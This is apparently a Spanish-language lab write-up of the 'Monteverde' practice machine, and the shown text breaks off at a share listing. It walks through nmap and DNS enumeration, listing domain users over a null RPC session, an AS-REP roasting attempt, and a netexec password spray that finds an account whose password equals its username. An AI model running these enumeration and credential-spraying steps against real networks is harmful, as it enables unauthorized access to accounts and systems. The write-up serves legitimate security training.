
Monteverde - Writeup


RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:




```
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2024-11-14 20:32:53Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0.
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0.
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49673/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49676/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49696/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49745/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: MONTEVERDE; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Encontramos el dominio "megabank.local". Podemos utilizar la herramienta "dig" para analizar el servidor DNS:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ dig any megabank.local @10.10.10.172

; <<>> DiG 9.20.2-1-Debian <<>> any megabank.local @10.10.10.172
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32819
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 4

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;megabank.local.                        IN      ANY

;; ANSWER SECTION:
megabank.local.         600     IN      A       10.10.10.172
megabank.local.         3600    IN      NS      monteverde.megabank.local.
megabank.local.         3600    IN      SOA     monteverde.megabank.local. hostmaster.megabank.local.
megabank.local.         600     IN      AAAA    dead:beef::69b3:3ac3:75ca:39ac
megabank.local.         600     IN      AAAA    dead:beef::197
megabank.local.         600     IN      AAAA    dead:beef::2dbe:bf36:8e26:db76
```

Encontramos el subdominio "monteverde.megabank.local". Vamos a enumerar el servicio rpc con la herramienta "rpcclient":




```
┌──(kali㉿kali)-[~/Downloads]
└─$ rpcclient 10.10.10.172 -U '' -N
rpcclient $> enumdomusers
user:[Guest] rid:[0x1f5]
user:[AAD_987d7f2f57d2] rid:[0x450]
user:[mhope] rid:[0x641]
user:[SABatchJobs] rid:[0xa2a]
user:[svc-ata] rid:[0xa2b]
user:[svc-bexec] rid:[0xa2c]
user:[svc-netapp] rid:[0xa2d]
user:[dgalanos] rid:[0xa35]
user:[roleary] rid:[0xa36]
user:[smorgan] rid:[0xa37]
```

Tenemos la capacidad de listar usuarios validos en el sistema con una null session. Vamos realizar un ataque asrepoast para solicitar un TGT a los usuario que tengan la preautenticacion de kerberos desactivada:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-GetNPUsers megabank.local/ -usersfile users.txt -no-pass -dc-ip 10.10.10.172
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.date
bjects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User AAD_987d7f2f57d2 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mhope doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User SABatchJobs doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc-ata doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc-bexec doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc-netapp doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User dgalanos doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User roleary doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User smorgan doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Vamos a realizar un ataque de fuerza bruta para ver si utilizan la misma contraseña que el nombre de usuario:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.10.172 -u users.txt -p users.txt --continue-on-success
SMB         10.10.10.172    445    MONTEVERDE       [*] Windows 10 / Server 2019 Build 17763 x64 (name:MONTEVERDE) (doma
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\AAD_987d7f2f57d2:AAD_987d7f2f57d2 STATUS_LOGON_FA
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\mhope:AAD_987d7f2f57d2 STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\SABatchJobs:AAD_987d7f2f57d2 STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\svc-ata:AAD_987d7f2f57d2 STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\svc-bexec:AAD_987d7f2f57d2 STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\svc-netapp:AAD_987d7f2f57d2 STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\dgalanos:AAD_987d7f2f57d2 STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\roleary:AAD_987d7f2f57d2 STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\smorgan:AAD_987d7f2f57d2 STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\AAD_987d7f2f57d2:mhope STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\mhope:mhope STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\SABatchJobs:mhope STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\svc-ata:mhope STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\svc-bexec:mhope STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\svc-netapp:mhope STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\dgalanos:mhope STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\roleary:mhope STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\smorgan:mhope STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\AAD_987d7f2f57d2:SABatchJobs STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\mhope:SABatchJobs STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [+] MEGABANK.LOCAL\SABatchJobs:SABatchJobs
```

El usuario no pertenece al grupo "Remote Management Users" por lo que no nos podemos conectar con "evil-winrm":




```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.10.172 -u SABatchJobs -p "SABatchJobs" 2>/dev/null
WINRM       10.10.10.172    5985   MONTEVERDE       [*] Windows 10 / Server 2019 Build 17763 (name
WINRM       10.10.10.172    5985   MONTEVERDE       [-] MEGABANK.LOCAL\SABatchJobs:SABatchJobs
```

El usuario "SABachJobs" utiliza la misma contraseña que el nombre de usuario. Vamos a ver si podemos listar recursos compartidos:




```
[+] IP: 10.10.10.172:445        Name: megabank.local            Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
